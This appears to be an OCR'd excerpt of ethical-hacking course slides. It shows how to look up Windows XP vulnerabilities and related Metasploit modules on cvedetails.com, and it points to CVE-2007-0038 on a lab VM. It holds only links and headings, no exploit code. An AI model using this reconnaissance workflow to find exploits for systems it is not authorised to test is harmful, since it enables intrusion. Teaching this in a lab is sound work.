
http://www.cvedetails.com/

How many exploits did you find? Write your answer in the chat window.

CVE-2007-0038


(exists on EH-WinXP VM)

CVE Details




http://www.cvedetails.com/

Windows XP Links




http://www.cvedetails.com/google-search-results.php?q=windows+xp&sa=Search

Metasploit Modules related to Windows XP (Top)




http://www.cvedetails.com/metasploit-modules/product-739/Microsoft-Windows-Xp.html

Metasploit Modules related to Windows XP (Bottom)




http://www.cvedetails.com/metasploit-modules/product-739/Microsoft-Windows-Xp.html

CVE-2007-38 on Page 2



http://www.cvedetails.com/metasploit-modules/product-739/Microsoft-Windows-Xp.html?sha=c4c916fde8dddd928dae665307afc206058a5623&trc=53&page=2

